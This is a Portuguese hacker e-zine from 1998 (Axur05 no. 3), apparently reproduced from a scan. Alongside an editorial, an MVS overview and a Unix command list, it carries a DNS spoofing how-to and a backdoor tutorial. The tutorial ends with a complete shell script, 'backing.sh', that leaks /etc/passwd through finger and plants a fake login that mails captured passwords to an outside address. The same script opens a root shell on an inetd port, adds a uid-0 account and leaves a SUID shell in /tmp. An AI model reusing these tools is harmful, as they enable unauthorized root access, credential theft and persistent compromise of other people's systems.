
Axur05 - Global Domination Inc.
CopyRight 1997(c)
-> www.axur05.org <-

Visualize utilizando editor com suporte pra ascii ex. vi, edit ou pico



- = Hackerland 29 de Fevereiro de 1998 = -
< Revista nº - 3.00 >

" Pleni sunt caeli et terra gloria tua. Dominus vobiscum."

- Anonymous

" What do you wanna hack today?. "

- Bill Gaytes

" Enquanto vcs comem suas pizzas estupidas nos invadimos
seus provedores, usamos suas contas e lemos seus mails... "

- by se7en no Pizza Hut, Mexico 3 de Janeiro

techno & hardcore forever

<<<<<<<<<<<<<<<<<<<<<<<< - - = < iNDiCE > = - - >>>>>>>>>>>>>>>>>>>>>>>>

cast.:

csh . .. . csh@axur05.org
VooDoo . .. . voodoo@axur05.org - webmaster
AciDmuD . .. . acidmud@axur05.org (BUSTED)

page.:

http:\\www.axur05.org - pagina oficial

ftp.:

- FTP ocasional

Soup!

1:> OFFERTORIUM - mors stupebit et natura

:• by axur05'editors

Pois e' pessoal! Estamos aqui novamente com mais um numero da sua revista axur05. Tivemos problemas sim, inumeros... e quando pensavamos que eles haviam terminado apareciam mais problemas ainda, como se o universo conspirasse contra a nossa revista. Pois seja assim entao, contra ou a favor da vontade divina estamos devolta.
Os tempos sao outros, conforme a axur05 foi se difundindo foi aparecendo mais carinha querendo o nosso fim fazendo entao com que demorassemos muito tempo para lancar esse numero 3 tao esperado. Mas esta ai galera, nao iremos continuar com o metodo antigo onde o zine era lancado mensalmente, tenham piedade das nossas almas... nos trabalhamos e estudamos tb. Agora com o nosso site no ar pretendemos nos aproximar mais ainda do leitor, pois por meio da pagina vc podera se atualizar ou mesmo buscar informacoes sobre no's da edicao da revista, nesse meio tempo recebemos centenas e centenas de mails pedindo se haviamos sido presos, mortos, massacrados, estuprados, disecados e onde estavam nossos corpos, creio que com o numero 3 possamos desmentir muitos boatos.
Vamos lah entao:

1- Nao, a revista nao acabou e nem pretendemos acabar quando fizermos anunciaremos na pagina www.axur05.org, mas por enquanto negativo, os administradores de sistemas vao ter que nos aguentar por mais um bom tempo.

2- A axur05 nao e' um grupo de hacking! Pelo contrario... todos no's que escrevemos somos amigos e tudo, mas nao formamos grupos pelo simples fato de sermos contra qualquer ordem hierarquica. O que fazemos e escrever uma revista juntos de modo com que possamos levar um pouco do nosso conhecimento ao publico geral.

3- No's nao somos hackers e nao fazemos servicos de hacking. Somos apenas cidadoes comuns que se interessam por uma parte da informatica muito pouco difundida. Portanto nao nos mande mails com subject "Preciso da ajuda de vcs para invadir meu provedor" pois os mesmos nao serao respondidos.

4- Nossa zine nao esta a venda e se alguem lhe vender por favor nos mande pelo menos 50% do que vc pagou :) pode denunciar pro procom tb.

5- Tambem nao fomos presos ou exilados! Ate agora nada disso foi necessario devido ao nosso amavel e adoravel sistema judiciario brasileiro... hehehe! Entao nao se preocupe com nossa saude ate ocorrer uma reforma muito grande na nossa constituicao no que diz respeito a crimes em computadores ou ate encontrarmos um administrador serial killer pelo caminho.

6- A vida e' bela! Continue lendo...

Surgiram muitos zines depois do nosso, nao quero e' claro tirar os creditos do "primeiro" e-zine brasileiro sobre "hacking???"... Barata Eletrica, mas sei lah, acho que fomos os primeiros a escrever materias realmente praticas sem historias ou coisas do genero. E por essa maneira de escrita objetiva como ja falei, tivemos um retorno quase que automatico. Isso nos incentivou muito a continuar a escrever. Bom, a unica ajuda que solicitamos a todo e'... distribuam nosso zine. Pois soh assim poderemos continuar, ou vcs acham que vale a pena escrever tudo o que escrevemos apenas para meia duzia de pessoas? Se vc tem bbs, coloque o zine lah... e pode ter certeza que continuaremos por muito tempo a escrever.
Nao pretendemos escrever o zine em outras linguas pq defendemos o patriotismo do nosso pais, nao posso negar que neste aspecto nos espelhamos ao pessoal da THC que soh escreve em alemao. Soh acho que em ingles tem muito material. E ta na hora de alguem olhar para a camada do hacking emergente do nosso pais. =)
Levante a bandeira e una-se a no's nesse movimento cybernetico, somos a prova de que nem todos sao passivos e submissos a regras.
Quanto a entrevista, contato ou coisa do tipo, obrigado, apesar de ja termos recebidos varias propostas nosso objetivo nao e' a autopromocao, ou usariamos os nomes reais e nao estes pseudonimos.
Agora com o novo webmaster acho que a nossa pagina tera sua versao:
ingles, alemao, slovaka e e' claro nosso belo portugues!
Sobre o pessoal que escreveu esta revista veja acima no cast ;)

Agora vamos para o que interessa,...
Hugs()

Offertorium by axur05'editors...

2:> MVS, a potencia do sistema IBM

:• by Axcel

O MVS, para quem nao sabe e um Sistema Operacional, da IBM voltado para computadores de medio e grande porte(Mainframes). Aqui no Brasil, o MVS e pouco difundido, sendo restrito apenas as empresas de grande porte. Um dos exemplos de utilizacao do MVS, e a propria Telesp, isso tambem inclui outras Cias. Telefonicas, tais como a TeleRJ, TELEBRAS.. e as outras TELE* que confiam todo seu sistema de informacoes a ele.
Quando voce disca 102, a operadora busca informacoes em um prog. de banco de dados, que roda no MVS (seria pedir muito q as negas soubessem operar o MVS).
As unicas coisas que elas fazem, e entrarem com seus RE's e senhas, e buscar as informacoes atraves de menus e controles, mas isso e assunto p/ um proximo texto ;)

Bem, vamos ao MVS:

O MVS Multiple Virtual Storage - Armazenamento Virtual Multiplo), e um dos Sistemas Operacionais mais populares da IBM. Ele excuta em uma variedade de modelos, incluindo os computadores de grande porte IBM system 370, 3090, 9370, 3090.
O MVS, descende dos Sistemas Operacionais desenvolvidos na decada de 60 para o System/360. O mais interessante, e q a medida que o MVS evoluiu, ele teve, e manteve a compatibilidade com seus predecessores(ao contrario de uns ruindows 95 da vida...).

Ao contrario de sistemas que alocam espaco em disco atraves d setores, o MVS aloca por trilhas e cilindros, dessa forma, a menor unidade de alocacao e bastante grande!
Outra curiosidade, e q ele nao possui diretorios hierarquicos. No entanto, ele possui uma serie de dados particionados que se assemelham uma hierarquia
de dois niveis, e o formato para os nomes das series de dados pode ser usado para simular hierarquias.

A linguagem usada para c comunicar c/ o sistema, e a JCL(Job Control

Language). Comumentemente, sao usadas tres instrucoses basicas: JOB, EXEC e DD. Vamos a elas:

JOB - Define um job e alguns de seus limites.
EXEC - faz com que o MVS execute modulos de carregamento ou outros arquivos em JCL.
DD   - Define uma serie de dados e suas caracteristicas.

O espaco de enderecamento do MVS esta dividido em tres partes: sistema, comum e areas privadas.
A area d sistemas contem o nucleo do sistema operacional, a area comum, contem rotinas e blocos de controles usados com menos frequencia, e a area privada e usada para as tarefas e seu espaco virtual.

Apesar de possiveis erros d sofware e hardware, a maior preocupacao da IBM ao desenvolver o sistema, foi que ele tentasse sempre "estar em pe", independente da cagada de seus administradores. Assim, o MVS possui um eficiente gerenciador de Recuperacao de Terminacao (RTM - Recovery Termination Manager), que responde aos possiveis erros de softwares; e tambem possui um suporte de gerenciamento de erros de Hardware (Recovery Management Support - RMS).

Em virtude de seu ambiente grande porte, o gerenciamento de dados e complexo. O MVS, suporta 4 organizacoes d serie de dados: particionada, fisica sequencial, indexada sequencial e direta. Ele tambem proporciona muitos metodos de acesso, incluindo o QISAM, BISAM, BPAM, BDAM, VTAM e VSAM.
Alguns casos, como por exemplo o BISAM, QISAM e BSAM, nao sao comuns, mas existem para compatibilidade com sistemas mais antigos.

No que c refere a gerenciamento de memoria, as tarefas consistem-se, em segmentos e tabelas. A transformacao de enderecos e feita usando-se a chamada Translation Lookaside Buffers (TLB) ou tabelas de segmentos e de paginas. A TLB e sempre pesquisada primeiro. Se uma pagina nao e encontrada, sao pesquisadas as tabelas de segmento e de paginas.

A E/S do MVS, utiliza-se de canais e programas de canais para manipular a transferencia de dados. A base de dados de E/S requer muitos blocos de controle para localizar e descrever a serie d dados, alocar perifericos e sincronizar acesso. O MVS, cria a maior parte deles, antes da execucao da Tarefa. Quando uma tarefa emite uma solicitacao, os metodos de acesso, criam um programa de canal. O MVS entao inicia a E/S usando uma instrucao de SIO. O canal manipula a transferencia e interrompe a CPU apos seu termino.

3:> DNS Spoofing

:• by csh

1. Overview

DNS spoof consta em um "spoof" (trapaca em ingles) no servidor de nomes, fazendo com que voce possa ter um nome para o seu IP em qquer servidor (se ele ja' nao estiver fixed).

2. Como funciona?

Se voce nunca mexeu com DNS, nao leia, pois nao vou perder meu tempo tentando escrever pra lamers! Por outro lado, leia os rfcs que falam de name-servers.

Digamos, um domain name, que tenha delegacao (que rode o servico de DNS) do dominio axur05.org:
axur05.org name server NS1.resolver.net
axur05.org name server NS2.resolver.net
axur05.org has address 207.137.117.195

NS1.resolver.net e NS2.resolver.net delegam o dominio axur05.org, eles tbem informam que axur05.org tem o endereco 207.137.117.195.

Agora vem o detalhe...
se instalarmos um name server no server da axur, vamos poder por mais dominios...
tipo...

```
spoof           IN      NS      207.137.117.196
```

bom... quando formos requerer o dominio spoof.axur05.org, ele vai procurar nesse endereco, 207.137.117.196

como spoofar?
eh soh colocar um named hackeado na makina spoof, e dizer quem spoof.axur05.org eh um nickname parar "host a ser spoofado" e que esse host a ser spoofado tem endereco X.

apos setupar o hacked server, vc deve dar um nslookup no nameserver a ser cacheado. Exemplo:
nslookup spoof.axur05.org NS1.resolver.net
apos isso, confirme o seu spoof:
nslookup "host a ser spoofado" NS1.resolver.net

E era isso....

4:> Backdoors (teoria e pratica)

:• by AciDmuD

Hehehe... essa vai ser divertida! Ao contrario dos zines que mostram e mostram metodos, resolvemos inovar e ver o que acontece! Ou nos imitam ou vamos pra banha.

Explicarei a seguir os estilos de backdoors mais utilizados e conhecidos do pessoal. Nao tem misterio algum, vou tentar expo-las de forma que nao fiquem duvidas e seja entendido o procedimento que foi usado.

1- link do /etc/passwd no .plan

Este e' um metodo muito facil, porem pouco utilizado. Creio que nao seja conhecido do pessoal. Ele se baseia no seguinte principio, uma vez dentro do provedor e com acesso e super-usuario voce pode fazer uma serie de modificacoes nos arquivos lah existentes.
Sendo assim, imagine a situcao... quando voce dah um finger em algum usuario de alguma maquina aparece o seguinte:

```
olyz:~# finger root
Login: root                             Name: The roouter
Directory: /project                     Shell: /bin/bash

On since Mon Sep 30 16:54 (EDT) on tty6

No mail.
```

Agora tambem e' do seu conhecimento que o finger trabalha com os arquivos ".plan", ".project" e o ".forward". Estes arquivos tem dentro informacoes que nao importam a mimina para no's.
Ai que entra a sacanagem...
Voce esta com permissao, nao esqueca, faz um link normal do .plan para o /etc/passwd (ou /etc/opasswd ou /etc/security/opasswd) sei lah qual o sistema que voce vai utiliza-lo. E o que acontecera?

```
olyz:~# ln -s /etc/passwd .plan

olyz:~# finger root

Login: root                             Name: The roouter
Directory: /project                     Shell: /bin/bash
On since Mon Sep 30 16:29 (EDT) on tty4
On since Mon Sep 30 16:32 (EDT) on tty5   23 seconds idle
Last login Mon Sep 30 16:54 (EDT) on tty6
No mail.
Plan:
root:Jovl41fdofLrM:0:0:The roouter:/project:/bin/bash
( etc.... )
```

Tchan! Ai esta a senha do root com mais um bocado que vai aparecer,
soh nao coloco as outras pq nao nos interessa.
Para que esta backdoor funcione esteja certo de que o servico de
finger esteja funcionando ou ative esta linha no inted.conf

```
finger stream  tcp     nowait  nobody  /usr/sbin/tcpd  in.fingerd -w
```

Este esquema vai preservar suas contas shell. Fraco! mas funciona!

2- Backdoor instalada em uma porta qualquer

Aqui e' uma das partes mais importantes do nosso trabalho, instalar
uma backdoor para se obter acesso remoto a nossa vitima a qualquer
hora do dia (ou em horas pre'-determinadas).
Primeiro vamos entender como funcionam as portas no sistema com ar-
quitetura unix.
Como ja sabemos o protocolo TCP reserva portas para programas ja co-
nhecidos por nos, sendo que por convencao do padrao, estas sao ma-
peadas a determinadas aplicacoes, nao devem superar o limite de 256.
A maiorida destas portas ficam entao disponiveis ao sistema operaci-
onal que deve aloca-las conforme a demanda de solicitacao das aplica-
coes. Como vemos abaixo, port e aplicacao especifica.

Decimal	Keyword	UNIX Keyword	Descricao
0			Reservado
1	TCPMUX	-	TCP Multiplexor
5	RJE	-	Remote job entry
7	ECHO	echo	Echo
9	DISCARD	discard	Discard
11	USERS	systat	Active Users

(etc...)

Existem servicos registrados... porem muitas portas que nao tem nada
ai que entra voce, podendo ativa-las e utiliza-las para se conectar
a sua vitima!
Existem dois arquivos que se encarregam desta configuracao, sao eles:
/etc/inetd.conf e o /etc/services.
No arquivo "services" voce cria a porta, cuidando sempre para nao u-
sar uma que o sistema requer, e no arquivo "inted.conf" voce habili-
ta ela para funcionar.
Nao vou ficar explicando muito essa parte pq ja foi publicado infos
sobre elas bem detalhadas pelos rapazes da codez (www.codez.com)
e tambem pq ja teve um outro zine aqui no Brasil que traduziu o pu-
blicado no CRH003 (nao me levem a mal).
Neste caso o que precisamos saber e' que a linha padrao para o ar-
quivo inetd.conf e':

```
/etc/inetd.conf    ( veja documentacao do linux )
...........
 1       2      3       4       5            6            7
talk   dgram   udp     wait    root    /usr/sbin/tcpd  in.talkd
...........
```

Onde os campos definem por ordem:

```
  / O nome do daemon, nome pelo qual o inted vai catar no
/   /etc/services para ver qual porta usara para conectar.
  1:    Se criares um servico novo, tenha cuidado para no repe-
\   tir o nome. No caso de servicos baseados em Sun-RPC de
  \ uma boa olhada no /etc/rpc e na documentacao.
  2:  / Aqui voce escolhe o tipo do socket dependendo do que vo-
  \ ve quer, pode ser: stream, dgram, raw, rdm ou seqpacket.
  3:  / Protocolo aqui deve ser um dos colocados no arquivo
  \ /etc/protocols determinando seu tipo.
   /Tempo de espera pra completar a conexao! ( neste caso do,
  4:    talk... ele espera ate ser aceito na maquina. ) No caso do
   \parametro omitido ele adota como 40 segundos como maximo.
  5:    Soh colocar o username do usuario que requisitou o servico.
  6:    Qual programa que vai fazer a conexao.
  7:    O nome do daemon requisitado ou do comando a ser executado.
```

Ok, ok.. agora voce pode montar a sua linha conforme suas necessi-
dades. Agora de um vi no /etc/services e veras a linha padrao:

```
talk            517/udp   # talk port
```

Essa seria a linha do nosso exemplo, pode-se chegar a conclusao de que o servico usa a porta 517 e usa como padrao o "user datagram protocol" e depois tem um comentario indicado pela "cerquinha". Modifique a vontade... mas lembre-se sempre que eles trabalham em conjunto tanto o services quando o inetd.conf

3- Logando senha do usario

Este e' um metodo legal pra quem nao quer se chatear por ter pego root e nao conseguir a senha (principalmente em AIX). O carinha vai se logar no sistema com login e senha.. neste caso o root e vai receber uma mensagem de erro pedindo reentrada da senha, acostumado com sua mah digitacao ele sem bobear escreve seu login e e senha novamente, soh que desta vez os mesmos foram enviados por mail para voce (ou quem quer que seja). Modificando o .profile voce pode simular esta operacao. Se voce souber faze-lo pode realizar o mesmo sem deixar rastros.
Fiz um programinha para faze-lo automaticamente (testado em linux, mas qualquer pessoa com cerebro porta ele pra outro sistema).
Veja o shell script no final da materia...

Exemplo:

```
Welcome to Linux 2.1.0.

olyz login: root
Password:
Last login: Mon Sep 30 16:54:26 on tty6
Linux 2.1.0.

Login incorrect

olyz login: root
Password:
Linux 2.1.0.
olyz:~#
```

Como no exemplo podemos ver, ele apresenta a tela de entrada normal ai o admin ou seja lah quem for digita seu login e sua senha, ele vai coloca-los corretamente! Soh que na tela vai aparecer uma msg de erro com o "Login incorrect", repare que antes disso o usuario ja esta logado com msg "Last login: Mon Sep 30 16:54:26 on tty6..." soh que dificilmente alguem repara nisso! E' mais facil a pessoa ter errado a senha do que alguem ter instalado uma backdoor lah =)
Agora a melhor parte...
E' gerado entao um arquivo chamado por mim .asno neste arquivo estao os dados necessarios a voce. Olhem o que contem o arquivo:

```
-------------------- .asno -------------------


Axur05 - Keylog - www.axur05.org
LOGIN: root
SENHA: axur1997
HOSTNAME: olyz.roouter
HORA: Mon Sep 30 17:43:25 1996


-------------------- .asno -------------------
```

Este arquivo vai ser enviado via mail para onde voce desejar =)
O .profile foi deletado pelo meu programa e o profile default restaurado ao seu lugar.
Se voce for inteligente em poucos dias vai receber centenas de mails enviando senhas.
Importante que o .profile com backdoor foi deletado por ele mesmo, o programinha que eu fiz para automatizar o processo funciona UMA unica vez por instalacao, para ser mais preciso, o proximo usuario que se logar no sistema no /home onde voce instalou tera sua senha logada.

4 - Backdoor utilizando recurssos do cron

O cron e' um processo que se inicia apatir de quando o sistema UNIX comecar a rodar. Ele possui a capacidade de executar comandos em intervalos de tempo pre determinados e especificados no crontab.
Em alguns sistemas operecionais mais antigos havia um arquivo para todos os usuarios, hoje nos mais modernos no diretorio crontab ficam varios arquivos que levam o nome do usuario e que se restringem a executar as intrucoes do mesmo. Diferente do at e do batch pelo fato de continuar executando a instrucao como em um ciclo.
Cron e' o mesmo que cronografo nome do daemon do unix responsavel pela administracao do tempo . (daemon e' aquele processo que roda na maciota e e'idependente de qualquer terminal.) As informacoes de que o cron precisa esta num arquivo geralmente no /var/spool/cron/crontabs ou /usr/spool/cron, depende muito do sistema em questao.

O bichinho chamado cron entao dorme e acorda a cada minuto pra checar se precisas executa alguma ordem, ai ele procura no arquivo do crontab pelas linhas que demarcam seu tempo de atuacao e sua tarefa.
Os administradores costumam usar o cron pra limpeza e atualizacao de dados.
O cron e' reinicializado toda vez que o relogio do sistema e' mudado.
Voce pode utilizar dos recurssos dele mesmo sem se super usuario, apenas com o registro no /usr/lib/cron/cron.allow qualquer usuario tem direito a programacao de processos! (diretorio muda conforme sistema. Ou no cron.deny onde podem te impedir de usa-lo.
Toda vez que vc modificar o crontab com algum programa tipo vi, vc precisa executar o crontab outra vez para que ele reconheca a nova ordem.
Formato dele e' simples:

minuto(s)	hora(s)	dia_do_mes	mes	dia_da_semana	comando
00-59	1-24	1-31	1-12	0-6	""""

> minutos - quantidade de minutos apos o comando e' executado.
valor 00 e' a hora redonda.
> hora - neste campo pode variar de 1 da manha ate 24 horas.
> dia_do_mes - dia do mes em que entrara em acao.
> mes - duh? :)
> dia_da_semana - 0 ate 6 significando de domingo a sabado.

+ Lembre-se que no caso do caractere "*" indica que os comandos serao executados de hora em hora, mes em mes, minutos em minutos, etc... conforme indicacao de campo.

> comando - aqui vc pode colocar QUALQUER COISA, ja da pra imaginar as facilidades que se tem! Usando criatividade pode-se muito com o crontab.

Nas cadeias de comando vc pode usar o "/" a vontade para dar maior arrojo a sua linha e capacitar a continuar a mesma ordem em outra linha sem quebrar comandos.
Em versoes diferentes do UNIX o log do cron pode variar de local estando em: /usr/lib/cron/log ou /usr/adm/cronlog.
Veja exemplo abaixo no shell script feito por mim para testar possibilidades do cron.

5 - Shell com SUID

Bah! Essa e' legal... interessante pelo fato de vc poder esconder dentro de uma maquina um arquivo que num passe de magica de transformara em super usuario.
O esquema ai se baseia no fato de criar uma copia do /bin/sh para dentro de qualquer diretorio com qualquer nome.
Ai entao se muda a permissao do arquivo a modo de que ele fiquei com SUID ou SGID.
Isso mesmo, aqueles arquivinhos que vc nao deve ter que possuem caracteristica do : ---s------ ou do ------s---
Seguimos entao com o exemplo, pq acho que permissoes todo mundo ja sabe.
Uma vez root executamos...

```
# /bin/cp /bin/sh /tmp/-foo
# chmod 4755 /tmp/-foo
```

Agora qualquer usuario que nao for root pode executa-lo:

% /tmp/-foo
#

Porque o arquivo se chama -foo?
Bom frescura minha, mas ajuda... afinal o diretorio tmp e' constantemente limpo pelas funcoes do cron ou pelo admin, agora um arquivo que e' chamado -foo nao pode ser deletado pelo metodo normal, o que diferencia ele e' o "-" na frente do arquivo.
Se tomarmos o rm -r -foo ou o rm -foo echoara uma mensagem de erro.
Este arquivo pode ser deletado apenas com os comandos:

rm ./-foo
rm -i *

Ou por algum programa tipo o mc.
Bom, sei lah! Ajuda... mas nao e' o suficiente para te manter bem colocado num sistema. Digamos que e' uma saida rapida em caso de emergencia e uma boa pedida para administradores burros.

obs. tput's podem ser desativados, deixei assim pra ficar mais interessante e ilustrativo.

---- backing.sh -

```
#!/bin/sh
# (c) 1997 by AciDmuD

bold=`tput bold`
discor=`tput rmso`
pisca=`tput blink`
limpa=`tput clear`
para=`tput rmso`

# ative opcao lendo antes txt do zine
#cron1 ( )
#{
#echo -e ${limpa}
#  cd $HOME/ ; cd ; cd ~/
#echo -e ${bold}Instalacao de backdoor usando recurssos do crontab
#${para}'\n'
#echo -e "Dia da ativacao ( use * para todos )":'\c'
#read ativacao;
#echo -e "Mes da ativacao ( use * para todos )":'\c'
#read mes;
#echo -e "Hora da ativacao ( idem )":'\c'
#read hora;
#echo -e "Minutos ( idem )":'\c'
#read min;
#echo -e Nao sera levado em consideracao o dia da semana!!'\n'
#echo -e Linha de comando que sera executada:'\c'
#read linha;
#echo -e Sua backdoor sera ativada no mes:${mes} dia:${ativacao} as
#${hora}:${mi$echo -e Com a linha de comando: ${linha}
##### crie nessa linha o direcionamento variavel do sistema #####
#}

fingerback ( )
{

echo -e ${limpa}
  cd $HOME/ ; cd ; cd ~/
     if [ ! -f ".plan" ]
     then
     echo "  Arquivo ${bold}.plan${para} nao existe"
     echo "  Criando arquivo"
     echo "  Pressione ENTER"
     read junk;
     fi

echo -e '\n\n'
echo -e ${bold}Backdoor utilizando finger instalada!!! ${para}'\n'
```

```
echo -e "- > Copiando .plan para .plan.OLD ( copiado )"
echo -e      `cp .plan .plan.OLD`'\n'
echo -e "- > Removendo .plan ( removido )"
echo -e      `rm .plan`'\n'
echo -e "- > Linkando o arquivo /etc/passwd ao arquivo ~/.plan ( linkado )"
echo -e      `ln -s /etc/passwd .plan`'\n'
echo -e ${pisca}"    Pressione qualquer tecla pra voltar ao MENU"${para}
     read junk;
     sh "$0"
}

fake1 ( )
{
cd $HOME/ ; cd ; cd ~/
echo -e `rm .profile`
echo "echo -e '\n'Login incorrect'\n'" >> .profile
echo "echo -e `uname -n` "login:" '\c'" >> .profile
echo "read login;" >> .profile
echo "echo -e Password:'\c'" >> .profile
echo "stty -echo" >> .profile
echo "read pass;" >> .profile
echo "echo" >> .profile
echo "echo Axur05 - Keylog - www.axur05.org >> .asno" >> .profile
echo "echo LOGIN: `echo $``echo login` >> .asno">> .profile
echo "echo SENHA: `echo $``echo pass` >> .asno">> .profile
echo "echo HOSTNAME: `cat /etc/HOSTNAME` >> .asno">> .profile
echo "echo HORA: `clock` >> .asno">> .profile
echo "mail acidmud@axur05.org < .asno" >> .profile
echo "rm `echo $``echo HOME`/.profile ; rm .asno">> .profile
echo "cp /etc/profile `echo $``echo HOME`/.profile">> .profile
echo "stty echo" >>.profile
echo "cat /etc/motd" >>.profile
echo Processo executado
echo O proximo usuario que se logar neste /home vai ter a senha logada
echo -e ${pisca}"Pressione qualquer tecla pra voltar ao MENU"${para}
     read junk;
     sh "$0"
}

echo1 ( )
{
echo ${limpa}
echo -e ${bold}Echo de usuario no /etc/passwd ${para}'\n'
echo -e "Escolha o username do usuario a ser criado:"'\c'
     read user;
echo -e "O programa esta criando o usuario $user com id 0"
password=`wc -l /etc/passwd | /bin/cut -d'/' -f1`
echo -e Tem $password linhas seu arquivo de senhas...
  joga=$[$password/2+1]
echo O usuario sera criado na linha de numero $[$joga+1].
  rabo=$[$joga-$password]
echo -e `echo $user::0:0:The roouter:/root:/bin/bash` > .u9
tail -n$rabo /etc/passwd >> .u9 ; head -n$joga /etc/passwd > .u8
cat .u9 >> .u8 ; rm .u9 ; cp .u8 /etc/passwd ; rm .u8
echo "Nao sou um daemon9, mas ta feito =)"
echo -e ${pisca}"Pressione qualquer tecla pra voltar ao MENU"${para}
     read junk;
     sh "$0"
}
porta1 ( )
{
echo ${limpa}
echo -e ${bold}Backdoor usando uma porta qualquer${para}'\n'
 serv=/etc/services
 inet=/etc/inetd.conf
    if [ ! -f $serv ]; then
       echo -e Nao encontrei o arquivo /etc/services
       echo  Abortando operacao!!! ; exit 1 ; sh $0
    fi
    if [ ! -f $inet ]; then
       echo -e Nao encontrei o arquivo /etc/inetd.conf
       echo  Abortando operacao ; exit 1 ; sh $0
    fi
echo -e Informe o nome do servico que sera criado:'\c'
read servico;
echo -e Informe o numero da porta que sera criada:'\c'
```

```
read porta;
echo -e Criando servico: [$servico], na porta [$porta]
echo $servico"        "$porta/tcp >> /etc/services
echo $servico"         stream    tcp   nowait    root    /bin/sh     sh -i">> /etc/inetd.conf
echo -e Criado!
echo -e Matando processo do inetd
if [ -r /var/run/inetd.pid ]; then
      kill -HUP `cat /var/run/inetd.pid`
   else
   kill -HUP inetd
   fi
echo -e Morto!
echo -e Iniciando inetd novamente.'\n'
   inetd
echo -e ${pisca}"Pressione qualquer tecla pra voltar ao MENU"${para}
     read junk;
     sh $0
}
cheu ( )
{
echo -e ${limpa}
echo -e ${bold}"Criando arquivo ( -foo ) no diretorio /tmp com suid!"${para}
  cd /tmp
  /bin/cp /bin/sh /tmp/-foo
  chmod 7555 ./-foo
echo -e Criado...
echo -e ${pisca}"Pressione qualquer tecla pra voltar ao MENU"${para}
     read junk;
     sh $0
}
help1 ( )
{
   echo ${limpa}
   echo -e ${bold}HELP${para} '\n'
   echo   Procure informacoes sobre os processos na axur05 numero 03
   echo -e Voce encontra a revista no endereco www.axur05.org'\n'
   echo -e ${pisca}"Pressione qualquer tecla pra voltar ao MENU"${para}
read junk;
sh "$0"
}
if [ $EUID != 0 ]; then
   echo ${limpa}
   echo 'Axur05 Script - Instalacao de backdoors by AciDmuD'
   echo '-------------   ---------------------- ----------'
   echo  Voce esta no sistema: ${bold}echo `/bin/uname -a | /bin/cut -d: -f1,2`${para}
   echo 'Voce nao tem acesso de root nesta maquina! =)'
fi
if [ $EUID = 0 ]; then
   echo ${limpa}
   echo 'Axur05 Script - Instalacao de backdoors by AciDmuD'
   echo '-------------   ---------------------- ----------'
   echo  Voce esta no sistema: ${bold} `/bin/uname -a | /bin/cut -d: -f1,2`${para}
   echo -e 'Escolha no menu a seguir a backdoor a ser instalada\n\n'
   echo -e ${bold}'MENU'${para}'\n\n'
   echo  1:. Finger linkado aos /etc/passwd
   echo  2:. backdoor na porta 345
   echo  3:. "fake login com mail ( logando password )"
   echo  4:. backdoor utilizando recursos do cron ( ative opcao )
   echo  5:. echo no /etc/passwd
   echo  6:. arquivo no tmp usando suid
   echo  7:. help
   echo  -e 8:. ir dormir porque ja eh tarde'\n\n'
   echo -e              "Opcao: [ ]"'\b\b\c'
   read  opcao
   case $opcao in
      1)fingerback;;
      2)porta1;;
      3)fake1;;
      4)cron1;;
      5)echo1;;
      6)cheu;;
      7)help1;;
      8)exit;;
   esac
fi
```

---- backing.sh -

that's all folks

5:> Lista final de comandos para unix - Parte II

:• by AciDmuD

Ai vai o final da lista que eu prometi no primeiro numero da nossa revista. (que vergonha!!!)
Bom e' como eu digo, nao cobrem nada de mim ja que jamais cobrei algo de voces. Utilizem o que tem aqui como uma graca da nossa parte e nao como se fossemos obrigados a fazer =)
Se voce sabe nao precisa ler a lista...
E se mesmo assim voce ta resmungando, faca uma melhor ;)
Juntando com a da primeira revista suponho que seja a maior lista e mais completa em portugues dos comandos do Unix e seus clones.

find O comando find e' uma ferramenta poderossisima dentro do ambiente UNIX. Por meio deste comando poderia copiar, encontrar, executar e modificar arquivos. Sua funcao exata e' satisfazer a expressao boleana da linha de comando.
A busca sempre inicia do diretorio de partida especificado.

```
# find / -name jacareh -print
```

Aqui se procura desde a raiz todos os arquivos com o nome "jacareh" ecoando na tela com o -print.
Podemos usar meta-caracteres para espeficiar um arquivo sem problema algum.

```
# find / -name jacareh -exec cp {} ~/ \;
```

Aqui ele procura o jacareh soh que executa a ordem de copiar todos os arquivos "jacareh" encontrados pra dentro do diretorio $/HOME ou ~/
Voce pode usar infinitos parametros com ele, de uma consultada no manual do find e divirta-se com as possibilidades.

grep Grep vem do "get regular expression" e e' base dos comandos da familia grep. Funciona como um filtro q examina arquivos de entrada em busca de padroes.

```
# grep opcoes expressao arquivo(s)
```

Nas opcoes:

-c : produz a contagem das linhas.
-i : nao leva em conta diferenca de caixa alta e baixa.
-l : soh exibe os nomes de arquivos com os padroes.
-n : ativa a numeraca de linhas (muito bom).
-s : causa a supressao das mensagens de erro.
-v : imprime as linhas onde se encontra o padrao.

Coloque a expressao entre pilicas representando o padrao procurado que nao tem erro.

```
# grep 'root' /etc/passwd
                  ou...
# cat /etc/passwd | grep 'root'
```

Embora resultados iguais o segundo e' mais lento por envolver dois processos.

kill Nao tem misterio, apenas encerra processos que estao

ativos no sistema. Existe gracas ao unix ser um OS multitarefa.
Voce sendo usuario normal soh pode encerrar seus processos, ja o root super usuario pode encerrar todos os processos inclusive o 0.
O sinal default e' 15 = SIGTERM (terminar).
Ja a opcao 9 e' um raio e encerra matando bicho com um tiro na cabeca...

```
# kill -numero_do_sinal PID
```

O 9 e'o SIGKILL causa termino incondicional.
Com o comando ps se pode listar os processos ativos.

ld — E' o editor de ligacao, muito usado. Combinando multiplos arquivos objetos em um unico modulo de execucao. Eu uso:

```
# ld -opcoes nome(s)_do(s)_arquivo(s)
```

-m : fornece o mapa de ligacao
-o : especifica o modulo de saida (output)

Qualquer duvida consulte o UNIX Sys V Ref. Man.

lint — Este comando e' legal porque verifica a sintaxe de codigo C antes da compilacao.
Tambem identifica erros que possam ter ocorrido, como variaveis nao usadas e tal...

```
# lint opcoes arquivo(s)
```

-h : suprime testes que identifique erros.
-n : suprime informacoes sobre codigo nao portatil.
-p : habilita pra fazer um teste mais rigoroso.

Este comando ajuda o programador a nao perder tempo.

ln — Famoso link. Usado pra criar ligacoes entre arquivos. Soh SP=(super usuario) pode ligar diretorios.
Modificar o link e' modificar a origem.

```
# ln -s /home/globo/documento.doc porcarias.doc
```

Linkamos o documento.doc ao arquivo porcarias.doc
Para se desfazer do link usamos o rm ou o unlink.

